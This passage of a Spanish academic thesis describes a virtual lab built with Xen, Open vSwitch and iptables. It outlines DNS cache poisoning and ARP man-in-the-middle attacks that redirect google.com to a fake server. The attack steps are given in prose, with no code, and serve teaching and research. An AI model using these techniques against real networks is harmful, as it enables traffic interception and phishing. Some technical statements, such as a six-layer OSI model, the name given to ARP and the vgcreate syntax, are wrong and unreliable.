Open vSwitch es un software de código abierto producido para funcionar como un switch virtual multicapa; es usado por hipervisores para interconectar máquinas virtuales dentro de un *host* físico, o bien, conectar máquinas virtuales en *hosts* pertenecientes a redes diferentes. Open vSwitch usa el protocolo OpenFlow para habilitar la automatización masiva de redes. Soporta interfaces estándar de administración y protocolos como NetFlow, sFlow, IPFIX, RSPAN, CLI, LACP, 802.1ag, entre otros.

La arquitectura nativa de Open vSwitch está formada por 2 componentes esenciales [16]:

1. **openvswitch.ko.** Este módulo maneja el *packet switching* y consiste de una tabla de búsqueda, la cual está compuesta por "campos coincidentes" y acciones. Los campos coincidentes definen un conjunto de campos en la cabecera de los paquetes, esto ayuda a identificar el tipo de paquete recibido. Las acciones definen lo que es posible hacer con los paquetes, por ejemplo modificar las cabeceras de los mismos o enviarlo hacia un puerto.
2. **ovs-vswitchd.** Implementa las funciones de un switch. Este componente se trata de un conjunto de bibliotecas:
 - **ofproto.** Implementa un switch OpenFlow.
 - **netdev.** Abstrae la interacción con dispositivos de red físicos y virtuales.
 - **dpif.** Abstrae una tabla con el camino de reenvío.

Otros componentes de Open vSwitch son [17]:

- `ovs-dpctl`. Es una herramienta para configurar el módulo del kernel del *switch*.
- `ovs-vsctl`. Es una herramienta para consultar y actualizar la configuración de `ovs-vswitchd`.
- `ovs-appctl`. Envía los comandos necesarios para correr todos los componentes de Open vSwitch.
- `ovsdb-server`. Se trata de un pequeño servidor de base de datos que `ovs-vswitchd` consulta para obtener su configuración.
- `ovs-ofctl`. Es una herramienta para monitorizar y administrar *switches* con el protocolo de Open Flow.

De la misma forma que un *switch* físico, los *switches* virtuales creados con Open vSwitch contienen puertos, en los cuales es posible conectar algún *host* o a algún otro dispositivo de la red. Cuando una trama de un paquete de datos es recibida por el *switch* virtual, el espacio del kernel usa los campos coincidentes para determinar con que entrada de la tabla de búsqueda empata, y así ejecutar el conjunto de acciones establecidas.

Si el paquete no empata con ninguna entrada de la tabla de búsqueda, es enviado al componente `ovs-vswitchd` en el espacio del usuario. Este espacio determina como manejar las tramas de cierto tipo antes de enviarlas al espacio del kernel. `ovs-vswitchd` le da instrucciones a `openvswitch.ko` para que sepa manejar futuras tramas de este tipo creando una entrada en la tabla de búsqueda [16].

En un *switch* físico se pueden configurar listas de control de acceso (ACL) para aprobar o denegar cierto tráfico en la red. Con un *switch* virtual se puede hacer lo mismo declarando el flujo de tráfico que se desea pase por cierto *switch*.

Algunas de las herramientas de Open vSwitch [17] son:

- `ovs-ofctl`. Es una herramienta usada para solicitar y controlar los *switches* y controladores de OpenFlow.
- `ovs-pki`. Es una herramienta para crear y administrar la infraestructura para los *switches* de OpenFlow.
- `ovs-testcontroller`. Es un controlador de OpenFlow usado para pruebas.

Open vSwitch funciona bajo la licencia del servidor web de código abierto Apache. Puede soportar múltiples plataformas de virtualización como Xen, KVM, VirtualBox, Proxmox VE, entre otros. Open vSwitch es una parte vital en las redes definidas por software.

2.3. Iptables

Las iptables funcionan como un sistema de filtrado de paquetes a nivel capa 3 y 4 a través de cadenas jerárquicas, las cuales se clasifican de acuerdo a sus características. Estas cadenas se definen como:

1. **Prerouting**. Estas reglas son procesadas antes de tomar cualquier decisión de enrutamiento.
2. **Input**. Estas reglas son procesadas después de que el tráfico ha sido enrutado y destinado al sistema local.
3. **Forward**. Estas reglas son procesadas después de que el tráfico ha sido enrutado y destinado hacia otro *host*.
4. **Output**. Estas reglas son procesadas para el tráfico saliente originado en el sistema local.
5. **Postrouting**. Estas reglas son procesadas en el sistema local y aplicadas después de que el tráfico ha sido enrutado.

2.4. ARP

Address Request Protocol (ARP) es un protocolo que vincula direcciones IP con direcciones MAC dentro de una misma subred. Cuando dos dispositivos se quieren comunicar dentro de un mismo segmento de red, solicitan por medio de este protocolo las direcciones MAC de todos los dispositivos de la red y de esta forma logran su comunicación. Los dispositivos guardan las direcciones MAC con su dirección IP en una tabla denominada tabla ARP.

2.5. Scapy

Scapy es una herramienta desarrollada en Python para manipular paquetes de red; es posible enviar, recibir, alterar o falsificar dichos paquetes. Esta herramienta ofrece la posibilidad de realizar múltiples tareas como *tracerouting*, escaneo, pruebas unitarias, exploración, ataques y descubrimiento de redes [18].

Su funcionamiento se basa en sockets *raw*; un tipo de socket que permite que una aplicación tenga acceso a capas inferiores sin la necesidad de proveer el puerto y la dirección IP. Además, los sockets *raw* permiten crear o modificar cabeceras (*headers*) personalizadas para protocolos específicos. En otras palabras, los sockets *raw* envían o reciben paquetes que el kernel del sistema operativo no admite explícitamente. Estos sockets no tienen mucha utilidad en aplicaciones comunes de red, puesto que estas aplicaciones manejan protocolos bien conocidos. Su uso reside en aplicaciones relacionadas a la seguridad de redes o la creación de nuevos protocolos [19].

Para crear paquetes de red con Scapy se debe seguir el modelo de capas OSI, ya que estas se apilan una encima de otra, lo que al final conformará un paquete de red. Es necesario definir las cabeceras de las capas en cada paquete.

El modelo OSI es un referente conceptual que permite establecer la comunicación entre múltiples sistemas. Este modelo está compuesto por 7 capas:

1. **Capa 1.** Capa física
2. **Capa 2.** Capa de enlace de datos
3. **Capa 3.** Capa de red
4. **Capa 4.** Capa de transporte
5. **Capa 5.** Capa de sesión
6. **Capa 6.** Capa de aplicación

Por ejemplo, para crear una consulta de DNS se debe construir una capa *Ethernet* de Scapy, consecutivamente una capa IP, UDP y finalmente indicar los campos de la consulta de DNS. Estas capas deben ser apiladas en orden con el operador /. Para enviar paquetes en Scapy se utiliza la función *send*; esta función manda paquetes desde capa 3. Si se utiliza la función *sendp*, se envían desde capa 2 y por lo tanto la capa de *Ethernet* debe ser incluida.

La función *sniffing* es usada en Scapy para capturar paquetes. Es posible capturar paquetes de una o múltiples interfaces. Para configurar esta función se sigue la misma sintaxis usada en *tcpdump*, *wireshark* o *tshark*.

2.6. TShark

TShark es un analizador de protocolos de red, que permite capturar paquetes dentro de una red. Es posible visualizar los paquetes de la red en tiempo real o enviarlos a un archivo de formato *pcap* para almacenarlos. También es capaz de filtrar los paquetes por tipo de protocolo, capa, puerto, dirección IP, así como definir la interfaz por el cual se quiere escuchar.

2.7. Dig

Domain Information Grouper (Dig) es una herramienta utilizada para obtener datos específicos sobre el servicio DNS. Es útil para diagnosticar problemas de DNS, pero también se usa para mostrar información de DNS.

2.8. Criptografía

La criptografía es una técnica cuyo principal objetivo es proteger la información contra el acceso no autorizado, modificación e inserción de información apócrifa mediante el uso de códigos o algoritmos matemáticos. Engloba otras disciplinas como la teoría de la información, teoría de números, matemáticas discretas y complejidad algorítmica. Los principales objetivos de la criptografía son [20]:

1. **Confidencialidad.** La información debe ser entendida solo por los interesados.
2. **Integridad de los datos.** La información no debe ser alterada durante el trayecto entre el emisor y receptor.
3. **Autenticación.** El emisor y receptor deben confirmar su identidad, así como verificar el origen y el destino de la información.
4. **No repudio.** El emisor no puede negar el envío de la información, ya que el destinatario tiene pruebas del mismo y viceversa.

En la criptografía existen dos tipos de cifrado: cifrado simétrico y asimétrico. El cifrado simétrico funciona con una sola llave (llave secreta), la cual sirve para cifrar y descifrar la información. Una gran desventaja de este tipo de cifrado es que si la llave se comparte por un canal inseguro de comunicación y es interceptada por alguien ajeno, la confidencialidad de la información puede estar comprometida. Entre los algoritmos de cifrado simétrico mejor conocidos están DES, 3DES, RC4, Blowfish y AES.

El cifrado asimétrico usa dos llaves (llave pública y llave secreta). Un mensaje que es cifrado usando una llave pública, solo puede ser descifrado usando una llave secreta, mientras que un mensaje que se cifra con una llave secreta solo puede ser descifrado con una llave pública. No existe ningún problema en enviar una llave pública sobre un canal inseguro, puesto que la fortaleza de la llave está basada en un problema matemático que no tiene una solución simple.

2.8.1. Intercambio de llaves Diffie-Hellman

El protocolo de intercambio de llaves Diffie-Hellman [21] permite que dos partes estén de acuerdo en una llave secreta que es compartida entre las dos partes. Estas llaves se intercambian en texto plano sobre canales de comunicación inseguros. El protocolo Diffie-Hellman sigue los siguientes pasos (A y B son dos nodos en una red):

1. A y B seleccionan un número secreto de forma aleatoria X_A y X_B respectivamente.
2. A y B calculan $a = \alpha^{X_A} \pmod{p}$ y $b = \alpha^{X_B} \pmod{p}$ respectivamente. α y p son llaves públicas, es decir tanto A y B las conocen, mientras que X_A y X_B son sus llaves secretas. p es un número primo grande.
3. A y B intercambian los valores a y b respectivamente y finalmente obtienen la llave secreta compartida K .
4. A y B calculan K de la siguiente forma $K = (\alpha^{X_B X_A}) \pmod{p} = (\alpha^{X_A X_B}) \pmod{p}$

2.8.2. Cifrado AES

Advanced Encryption Standard (AES) [22] está basado en el cifrado Rijndael. AES es un algoritmo estándar de cifrado simétrico, y es el sucesor del algoritmo DES (*Data Encryption Standard*), cuya debilidad residía en ataques de red realizados por fuerza bruta, evidenciados por la RSA (empresa dedicada a la criptografía). Estos ataques fueron conocidos como desafíos DES.

La longitud de un paquete (en texto claro) debe ser mínimo de 128 bits, pero también puede ser de 192 bits o 256 bits. El número de rondas "r" puede ser 10, 12 o 14 y depende de la longitud de la clave.

Un paquete de 128 bits es dividido en bloques de 16 bytes y son copiados en una matriz de 4×4 llamada matriz de estado. Todas las operaciones que se realizan en la matriz de estado pueden ser de sustitución, permutación y polinómicas. Estas operaciones se realizan usando bytes en palabras de 32 bits, que se escriben de arriba hacia abajo y de izquierda a derecha.

AES cifra los datos iterando el texto en plano y la llave de la función de ronda. El algoritmo comienza con la función llamada *AddRoundKey*, que realiza la suma or exclusivo entre los bytes del mensaje y los bytes de la clave. Posteriormente la función de ronda itera sobre las cuatro funciones siguientes: *SubBytes*, *ShiftRows*, *MixColumns* y *AddRoundKey*.

Por ejemplo, para una clave de 128 bits, el algoritmo realizará 10 vueltas, en otras palabras, se generarán 10 sub-claves. Para una longitud de 192 bits, dará 12 vueltas; mientras que para una de 256 bits, serán 14 vueltas al algoritmo.

Finalmente, en la última ronda se realizan únicamente las funciones *SubBytes*, *ShiftRows* y *AddRoundKey*. El resultado es una matriz de estado final de 4×4 , con los 16 bytes que forman el criptograma del primer bloque.

Durante la iteración diferentes llaves son introducidas para mejorar la confidencialidad de la información y garantizar la seguridad de la misma.




Figura 2.2: Diagrama del algoritmo AES.

A continuación se describe brevemente la operación de cada función en el algoritmo de cifrado:

1. **SubBytes.** Ejecuta una sustitución de cada uno de los 16 bytes de la matriz de estado mediante una tabla.

2. **ShiftRows**. Consiste en una permutación de las filas del estado, de forma que la primera fila no rota; la segunda rota 1 byte, la tercera rota 2 bytes y la cuarta rota 3 bytes.
3. **MixColumns**. Consiste en multiplicar cada una de las columnas de la matriz de estado por un polinomio fijo.
4. **AddRoundKey**. Realiza la suma OR exclusivo (XOR) de la clave de cada vuelta con los valores de la matriz de estado.

Capítulo 3

Topología de red

3.1. Topología de red




Figura 3.1: Topología.

La topología mostrada en la figura 3.1 está compuesta por tres capas. La primera capa se compone de los *switches* periféricos que dan acceso a las máquinas virtuales, la segunda capa se compone de un *switch* central al cual están conectados los *switches* periféricos, y la última capa se conforma por los dispositivos físicos que dan acceso a Internet (*router*). Con el fin de que los ataques planteados en esta tesis se puedan realizar, se planteó este

diseño de red que emula una topología jerárquica de Internet. En esta misma figura se puede observar que las conexiones físicas están representadas con una línea punteada en color verde y las conexiones virtuales están representadas con una línea continua en color negro. A continuación se describe el propósito de cada una de las máquinas virtuales:

1. **raul**. Esta máquina actúa como cliente en ambos ataques. De esta máquina se hacen las solicitudes del nombre de dominio.
2. **RNS**. Esta máquina funciona como servidor DNS local. Todas las máquinas virtuales del segmento de red 192.168.10.0/24 tienen configuradas como DNS a este servidor.
3. **attackerMITM**. Esta máquina virtual funge como atacante *man in the middle*, únicamente trabaja en uno de los dos ataques.
4. **jahel**. Esta máquina funciona como un servidor web. Simula tener la página web del nombre de dominio *google.com*, es decir, es una página apócrifa.
5. **fake_server**. Esta máquina actúa como un servidor DNS autoritativo para el nombre de dominio *google.com*.
6. **EXTbr**. Es el *gateway* de todos los *switches* y máquinas virtuales.

3.2. Máquinas virtuales

Para el desarrollo de este proyecto de tesis se crearon 5 máquinas virtuales que residen en una máquina física llamada *luis*. En la tabla 3.1 se detallan las características de las máquinas usadas en la tesis.

Hostname	Dirección IP	Infraestructura	Propósito
luis	170.10.40.199	Física	Hogar de las máquinas virtuales
raul	192.168.10.5	Virtual	Máquina cliente
RNS	192.168.10.10	Virtual	Servidor DNS local
attackerMITM	192.168.10.15	Virtual	Atacante <i>man in the middle</i>
jahel	192.168.20.5	Virtual	Servidor de <i>google.com</i> falso
fake_server	192.168.30.5	Virtual	Servidor DNS falso

Tabla 3.1: Inventario de máquinas.

La creación de las máquinas virtuales se realizó mediante el hipervisor XEN. El proceso de instalación de este hipervisor se incluye en el apéndice A.1. Después de haber concluido la instalación del hipervisor, se realizaron algunos cambios en los archivos de configuración *xl.conf* y *xen-tools.conf*, los cuales se muestran en los apéndices A.2 y A.3, respectivamente.

Después de modificar los archivos de configuración del hipervisor, se crean los discos virtuales donde se instalarán los sistemas operativos de las máquinas virtuales. Para ello se crean 2 volúmenes lógicos por cada máquina virtual en el disco duro de la máquina física (*luis*), es decir, 10 volúmenes lógicos virtuales en total. Un volumen lógico es una partición lógica dentro de un volumen físico que puede ser reducida o aumentada según se requiera; en este caso, el volumen físico es el disco duro de la máquina *luis*. A continuación se muestran los comandos para crear un volumen lógico:

```
vgcreate vg0 /
lvcreate -n samba -L 30G vg0
lvcreate -n swap -L 6G vg0
```

Código 3.1: Comandos para crear un volumen lógico.

El comando `vgcreate` crea un volumen de grupo llamado `vg0` en la carpeta raíz de la máquina física. Una vez creado este volumen, se pueden crear las dos particiones de cada

máquina virtual. Para el ejemplo del código 3.1 los volúmenes lógicos virtuales se llaman `samba` y `swap`. En el volumen lógico `samba` se instala el sistema operativo de la máquina virtual, mientras que el volumen denominado `swap` sirve como memoria de intercambio (RAM) para la máquina virtual.

Para corroborar que el volumen físico y las 10 particiones lógicas fueron creadas, es posible usar los comandos `vgdisplay` y `lvdisplay`. Las salidas de estos comandos se incluyen en los apéndices A.5 y A.6, respectivamente. La relación de máquinas virtuales con sus volúmenes lógicos y físicos, puede ser observada en la tabla 3.2.

Hostname	Volumen lógico (disco)	Volumen lógico (swap)	Volumen físico
raul	raul-disk	raul-swap	vg0
RNS	raul-disk	raul-swap	vg0
attackerMITM	DNS-disk	DNS-swap	vg0
jahel	jahel-disk	jahel-swap	vg0
fake_server	ANS-disk	ANS-swap	vg0

Tabla 3.2: Relación de máquinas virtuales con sus volúmenes físicos y lógicos.

Después de crear los volúmenes lógicos, se puede instalar el sistema operativo de las máquinas virtuales mediante el siguiente comando:

```
xen-create-image
--hostname=raul
--vcpus=2
--arch=amd64
--memory=512Mb
--size=4Gb
--bridge=xenbr0
--swap=512Mb
--lvm=vg0
```

Código 3.2: Creación de una máquina virtual.

donde:

1. `hostname`. Indica el nombre de la máquina.
2. `vcpus`. Indica el número de CPUs que la máquina usará para el procesamiento.
3. `arch`. Indica el tipo de arquitectura que utiliza la máquina virtual.
4. `memory`. Indica la cantidad de memoria que se reserva para ser utilizada como memoria RAM.
5. `size`. Indica la capacidad de almacenamiento virtual que tiene la máquina.
6. `bridge`. Indica la conexión lógica que se crea entre la tarjeta de red de la máquina virtual y la tarjeta de red de la máquina física. El nombre de este `bridge` va a cambiar, puesto que se utilizará Open vSwitch para hacer las conexiones entre las máquinas virtuales y la máquina física.
7. `swap`. Indica la cantidad de memoria reservada que se usará como memoria virtual RAM para las máquinas virtuales.
8. `lvm`. Indica el nombre del volumen lógico donde se creará la máquina virtual.

Finalmente, para levantar una máquina virtual se utiliza el comando `xl create -c "nombre del host".cfg`.

3.3. Creación de *switches* virtuales

La creación de los *switches* virtuales se realiza con la herramienta denominada Open vSwitch. Es una herramienta *open source* capa 3 capaz de crear *switches* virtuales capaces de encaminar información entre múltiples segmentos de red. Usando el comando `ovs-vsctl add-br "switch-virtual"` se puede crear un *switch* virtual, al cual se le deben añadir las interfaces de red con las que interactuará. Por ejemplo, si se requiere conectar la interfaz de red de la máquina física, llamada `en01` al *switch* virtual llamado `EXTbr1`, es necesario ejecutar el comando `ovs-vsctl add-port EXTbr1 en01`.

La tabla 3.3 muestra las direcciones MAC de los *switches* virtuales conectadas a las diferentes máquinas virtuales en esta tesis (ver topología en la figura 3.1).

Hostname	Dirección MAC	Switch virtual
raul	00:16:3e:b6:4b:ca	OVSbr1
RNS	00:16:3e:b3:15:49	OVSbr1
attackerMITM	00:16:3e:e6:c7:83	OVSbr1
jahel	00:16:3e:3e:38:84	OVSbr2
fake_server	00:16:3e:cf:26:1a	OVSbr3

Tabla 3.3: Relación de máquinas virtuales con sus direcciones MAC y los *switches* a las que están conectadas.

El comando `ovs-appctl fdb/show "switch-virtual"` muestra las direcciones MAC de las máquinas virtuales que tiene conectadas, así como el número de puerto virtual por el que están conectadas. Los Apéndices B.2, B.5, B.8 y B.11 muestran la salida del comando anterior ejecutado para los 4 *switches* (ver figura 3.1) virtuales creados en esta tesis.

Mediante el comando `ovs-ofctl add-flow` se pueden crear los flujos por el cual pasen los datos entre las diferentes máquinas virtuales y *switches*. Por otro lado `ovs-vsctl set-controller` define la dirección IP y el puerto por donde los *switches* virtuales se comunicarán con el controlador. Es posible observar las tablas de flujo de los *switches* virtuales OVSbr1, OVSbr2, OVSbr3 y EXTbr en los Apéndices B.1, B.4, B.7 y B.10, respectivamente. Adicionalmente, con el comando `ovs-ofctl show switch-virtual` se despliegan las características del *switch* virtual y una descripción de los puertos, esto se puede observar en los Apéndices B.3, B.6, B.9 y B.12, para todos los *switches* virtuales.

3.4. Encaminamiento de paquetes y NAT

Es necesario realizar un proceso de traducción de direcciones IP (NAT) mediante las *iptables* para que las máquinas virtuales tengan salida a Internet.

En las líneas 18, 19, 20 y 21 del script del Apéndice C.1, se definen las reglas para realizar la NAT. En la línea 18 se indica que se va a usar la tabla `nat` mediante (`-t nat`), y se especifica la cadena incorporada de `POSTROUTING` para NAT (`-A POSTROUTING`) en el *switch* (`EXTbr`) al que están conectados los otros 3 *switches* (`OVSbr1`, `OVSbr2` y `OVSbr3`). `POSTROUTING` permite el cambio de dirección IP de los paquetes que salen por el *switch* `EXTbr`, con el objetivo de enmascarar (`-j MASQUERADE`) la dirección IP de un nodo interno con la dirección IP del *switch* `EXTbr`.

En la línea 19 se acepta el reenvío de paquetes (`-A FORWARD`), tomando por entrada (`-i`) el *switch* `OVSbr1` y como salida (`-o`) el *switch* `EXTbr`. También en esta línea se declaran los estados (`-m state --state RELATED, ESTABLISHED`). `RELATED` asocia los paquetes en ambas direcciones (entrada y salida), mientras que `ESTABLISHED` asocia los nuevos paquetes con una conexión ya existente. En las líneas 20 y 21 se hace lo mismo para los *switches* `OVSbr2` y `OVSbr3`, respectivamente.

El Apéndice C.2 muestra las reglas de la cadena `FORWARD`, y en C.3 se observa el número de paquetes a los que se les ha aplicado la NAT. Esta salida de comandos se obtuvo directamente de la máquina física (*luis*).

Capítulo 4

Propuesta de ataques

A través del tiempo se han reportado múltiples tipos de ataques al servicio DNS, por lo que este servicio es uno de los más atacados de Internet. Por ejemplo, un servidor DNS recursivo puede ser engañado con una respuesta falsa (dirección IP maliciosa), y como consecuencia, el usuario que quiera conectarse a ese nombre de dominio web se conectará a un sitio web apócrifo [4]. Para esta tesis el nombre de dominio a falsificar es *google.com*.

4.1. Ataque para envenenar la memoria caché del servidor local DNS (RNS)

En este ataque la víctima es el *host* denominado *raul*. Si este *host* quiere conectarse al nombre de dominio, el servidor DNS local (RNS, ver figura 3.1) le contestará con una dirección IP apócrifa, y por lo tanto será direccionado a otro sitio de Internet (*host jahel*).

La máquina física *luis* ejecuta el código D.1 para realizar el ataque de envenenamiento de la memoria caché del servidor RNS. En la figura 4.1 se observa el diagrama de flujo del código D.1. A continuación se describe cada una de las partes del diagrama:

1. En **A** se declaran las variables que conforman el paquete UDP con la petición del DNS.
2. En **B** se declaran las variables del paquete con la petición del DNS modificado.
3. En **C** se comprueba que el paquete capturado sea UDP, que tenga la dirección IP de la máquina física y que vaya por el puerto 53.
4. En **D** se comprueba que el paquete capturado tenga un encabezado de DNS y que solicite el dominio *google.com*.
5. En **E** se asigna la dirección IP del paquete apócrifo. La dirección IP destino es la del servidor RNS, mientras que la dirección IP fuente es la que el paquete original tenía como destino.
6. En **F** se asignan los puertos del paquete apócrifo. El puerto destino será el puerto fuente del paquete original, mientras que el puerto fuente será el 53.
7. En **G** se asignan los valores correspondientes al servicio de DNS. La respuesta para el dominio *google.com* es la dirección IP 192.168.20.5.
8. En **H** se envía el paquete DNS apócrifo al servidor RNS.




Figura 4.1: Diagrama del envenenamiento de la memoria caché del servidor RNS.

Mediante el comando `rndc dumpdb -cache` se obtiene el contenido de la memoria caché de un servidor DNS en un archivo de texto. El Apéndice E.1 muestra el contenido de la memoria caché vacía, es decir, cuando aún no se le ha hecho ninguna solicitud al servidor DNS. El Apéndice E.2 muestra el contenido de la memoria caché con la solicitud del nombre de dominio *google.com* sin ataque, mientras que en el Apéndice E.3 se muestran los registros para el mismo nombre de dominio pero falsificados debido al ataque. Con el comando `rndc flush` se borra por completo el contenido de la memoria caché del servidor DNS.

4.2. Ataque de hombre en el medio para falsificar la dirección IPv4 del servidor RNS

Otra forma de falsificar la respuesta de un servidor DNS es mediante un ataque de tipo *man in the middle*. La figura 4.2 muestra la forma en cómo la comunicación entre la máquina virtual *raul* (192.168.10.5) y el servidor *RNS* (192.168.10.10) es intervenida por *attackerMITM* (192.168.10.15), ya que *raul* tiene registrado en su tabla ARP que *attackerMITM* es el servidor *RNS*, y a su vez el servidor *RNS* tiene registrado en su tabla ARP que *attackerMITM* es *raul*.




Figura 4.2: Funcionamiento del ataque de hombre en el medio.

4.2.1. Ataque a la tabla ARP

